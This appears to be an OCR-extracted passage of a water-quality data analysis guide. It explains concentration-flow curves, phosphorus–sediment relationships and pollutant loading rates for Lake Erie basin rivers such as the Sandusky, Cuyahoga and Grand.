



Some Examples of Concentration-Flow Curves, cont.

The Grand River provides another example of a stream where both point and nonpoint sources contribute to elevated phosphorus concentrations. Note that much of the total phosphorus under low flows is comprised of soluble reactive phosphorus (lower right graph). This pattern of increasing SRP concentrations under low flow suggests point source impacts low flow conditions. Under high flow conditions, the soluble reactive phosphorus remains low.

Prior to the onset of phosphorus removal at sewage treatment plants in the Lake Erie Basin the pattern of total phosphorus-flow graphs showed much higher low flow concentrations. This is illustrated for the Sandusky River below Bucyrus from earlier WQL data sets. Note the differences in the Y-axis scales for the Grand River and for the earlier data from the Sandusky River below Bucyrus.







Plotting Concentration-Flow Relationship Graphs

Plots of pollutant concentration versus flow are easy to make, requiring simply the pollutant concentrations and their associated flows for the samples collected within the period of interest. This information may be copied from the RiverData files into new Excel Worksheets prior to using the Excel Chart Wizard for making the plots.

Alternatively, you may use the Concentration versus Flow Plots worksheet of the AnalysisTemplatev3 program to select the river, parameter and inclusive dates. It will make the graph and create a data sheet with the selected data. It will also transfer the graph and data to a new Excel workbook for your subsequent use.

> Caution in interpretation of concentration-flow graphs:
> The points on these plots represent individual samples. Some samples represent one full day (primarily low flow samples), while other samples represent one third of a day (primarily high flow samples). Thus the distribution of points on the graph does not reflect the frequency of occurrence of conditions in the stream.

2.f. Two Parameter Comparisons

Introduction


Sometimes it is useful to study the relationships between two parameters in a stream. For example the relationships between sediment concentration and nutrient concentrations may be of interest. The adjacent graphs show the relationship between Total Phosphorus and Suspended Sediment and between Nitrate and Suspended Solids in Honey Creek for the 5-year period from 10/01/99 to 09/30/04.

These data show that total phosphorus (TP) concentrations increase as suspended solids (SS) concentrations increase, although there is considerable variability in TP concentrations at a particular SS concentration. It is also evident from the data that, as suspended solids concentrations increase, the amount of increase in TP per increase in SS decreases. A curved line would likely fit the data points better than the linear regression shown on the graph. The R^2 for the linear regression is 0.499.


Some of the scatter in the TP-SS relationship may be due to differences in the TP/SS ratios on the rising and falling sides of the hydrograph. Seasonal differences may also be affecting the relationship, with higher TP/SS ratios in winter months. These differing ratios may be related to differing particle size composition in the suspended solids at the same suspended solids concentration. The data sets can support investigations of some of these relationships, but such exploration is beyond the scope of this presentation.

The lower graph shows the relationship or, more realistically, the lack of relationship, between suspended solids and nitrate concentrations. The R^2 for the relationship is 0.0163. As is evident from comparing the nitrate chemographs and sedigraphs (see section on Hydrographs, Sedigraphs and Chemographs), nitrate and suspended sediments have different concentration patterns during runoff events. These differences are derived from the different routes of movement to streams during runoff events.

Honey Creek 10/1/1999 - 9/30/2004



Honey Creek 10/1/1999 - 9/30/2004



Comparison of the Unit Area Loads and Concentrations of Total Phosphorus and Suspended Solids in the Sandusky and Cuyahoga Rivers, 10/01/94 – 09/30/04

	Annualized Unit Area Load kg/ha	Flow Weighted Mean Conc. mg/L	Time Weighted Mean Conc. mg/L	Ratio FWMC/TWMC
Sandusky, SS	674.3	195.5	65.1	3.00
Cuyahoga, SS	1,184.2	252.4	108.2	2.33
Sandusky, TP	1.38	0.400	0.175	2.29
Cuyahoga, TP	1.34	0.286	0.217	1.32

The Concentrations and Export of Suspended Solids and Total Phosphorus: A Comparison of the Sandusky and Cuyahoga Rivers

The above table shows summary data for the flow- and time-weighted average concentrations of suspended sediment (SS) and total phosphorus (TP) for the Sandusky and Cuyahoga rivers over a 10-year period. It also shows the annualized unit area exports. All of the above data are derived from the Summary Report AnalysisTemplatev3.

The Cuyahoga River, which contains large urban areas and drains a different geological setting than the intensely cultivated watershed of the Sandusky River, has a unit-area suspended sediment export rate 76% higher than the Sandusky River. The unit area export rate of total phosphorus for the Sandusky River is, however, slightly higher than that of the Cuyahoga Watershed.

The flow-weighted mean concentration (FWMC) of SS is higher in the Cuyahoga River while the FWMC of TP is higher in the Sandusky.

The time-weighted mean concentration (TWMC) for both SS and TP are higher in the Cuyahoga River.

As noted in the section on Time-Weighted and Flow-Weighted Mean Concentrations, the ratio of flow-weighted to time-weighted can be used to determine the relative importance of nonpoint to point sources of pollutants, with higher ratios indicating nonpoint source derivation.


The low ratio of FWMC to TWMC of TP in the Cuyahoga River suggests that the Cuyahoga River receives much larger point source inputs of TP than the Sandusky and/or much lower nonpoint source inputs.


Analysis of point source loading data for the Cuyahoga confirms that it has much higher point source loading than the Sandusky River. Since the Sandusky has a higher unit area TP export rate, and a lower SS export rate, the relation between SS and TP must be very different between the two rivers. We have examined this using comparative two parameter plots.

Comparing Two Parameter Plots for Two Rivers

The two graphs to the right show the relationship between TP concentration and SS concentration in samples from the Sandusky River and the Cuyahoga River. The correlation between the two parameters, as reflected in the R^2 values, is similar for both rivers. However, the slope of the regression of TP on SS is much steeper in the Sandusky River than in the Cuyahoga River (see the linear equations for each river).

One disadvantage of using linear scales for both axes in these types of graphs is that many data points are "crammed" into the lower left portion of the graph. Consequently, any "fine structure" to the relationships between TP and SS at lower SS concentrations is not evident. On the next page, these same two graphs are plotted using logarithmic scales.





Comparing Two Parameter Plots for Two Rivers, continued


When log scales are used to plot TP-SS relationships, major differences become apparent between the Sandusky and Cuyahoga rivers. In the case of the Sandusky River, the relationship between log SS and log TP appears "linear" over the entire range of the SS concentration values. For the Cuyahoga River, a "linear" relationship between log SS and log TP is limited to SS concentrations above 100 mg/L. Below that concentration of SS, there appears to be minimal relationship between log TP and log SS concentrations.


Low sediment concentrations generally occur during periods of low stream flow. Point sources of phosphorus, if present, will produce relatively high TP concentrations under low flow. In the case of the Sandusky River, which lacks major point sources of TP, the linkage of TP and SS is evident down to low SS concentrations and, by inference, to low flow conditions..

In the case of the Cuyahoga River, during the low flow conditions accompanying low sediment concentrations, point source phosphorus has significant impacts on TP concentrations. This accounts for the "flattening" of the data cloud at SS concentrations below 100 mg/L SS in the Cuyahoga River.

For both graphs, vertical lines have been placed at 300 mg/L SS. These fall within the SS concentration range that is "linear" for each river. It is evident that the vertical line intersects the data cloud at different concentration ranges of TP. For the Sandusky, the data cloud appears to be centered at about 0.57mg/L TP, while for the Cuyahoga, the data cloud appears centered at about 0.31 mg/L.


These data indicate that the phosphorus content of sediment in the Sandusky River is much higher than that in the Cuyahoga. Other studies by the WQL indicate that the particle size composition of suspended sediment in the Cuyahoga River is much larger than that of the Sandusky River.





Comparing Two-Parameter Plots for Two Rivers, continued

The adjacent graph shows the TP/SS relationships on log scales for the Grand River. The Grand River has a similar geology to that of the Cuyahoga, but has much smaller point source inputs. For the Grand, the links between TP and SS extend to much lower SS concentrations than for the Cuyahoga. Also, the TP concentration at an SS concentration of 300 mg/L is even lower than for the Cuyahoga. Thus the suspended sediment composition in the Grand River, relative to phosphorus content, is very different from the Sandusky River.



Plotting Two Parameter Graphs

Plotting two parameter graphs is straight forward, provided you are familiar with Excel plot routines. Copy the parameters of interest for the selected time interval from the RiverData files, paste them into a new Excel workbook, and proceed to use the Excel graphing procedures for constructing the plot.

The AnalysisTemplatev3 contains a routine for plotting two parameter graphs. In that routine, you can select linear or logarithmic scales for either axis.


2.g. Relationships between Pollutant Loading and Stream Discharge


Introduction

Graphs of the relationship between the concentration of a pollutant and stream flow provide a useful qualitative picture of the impacts of point and nonpoint sources on pollutant concentrations. In many situations, pollutant concentrations are the focus of concern. In drinking water supplies, nitrate and pesticide concentrations are of interest. For aquatic life, pollutant concentrations in streams are important and may be the focus of control efforts.

In other cases, the concern is pollutant loading to downstream receiving waters such as Lake Erie or the Ohio River. To calculate the pollutant loading rate, pollutant concentrations are multiplied by the stream flow associated with that sample. Multiplication by an appropriate conversion factor then yields a pollutant loading rate in units such as kg/day, lbs/day or tons/day for each sample (see section on Loading Calculations, Annual Loads, and Unit Area Loads for calculation of conversion factors). These calculations provide an instantaneous loading rate at the time of sample collection.

The graph in the lower right shows the relationship between loading rates for suspended solids and stream flow for the Sandusky River. These are the same data as plotted in the upper right graph. It is evident that high sediment loading rates are even more focused on high flow periods than are high sediment concentrations. We have retained linear scales on the y-axis for both graphs to facilitate their visual comparison.






Concentrations versus loading rates in relation to stream flow


The adjacent graph shows that chloride concentrations decrease with increasing flow. While part of this pattern is likely due to increasing dilution of point source inputs as flow increases, much of the pattern is due to increasing dilution of nonpoint-derived sources of chloride by increasing amount of rainfall.

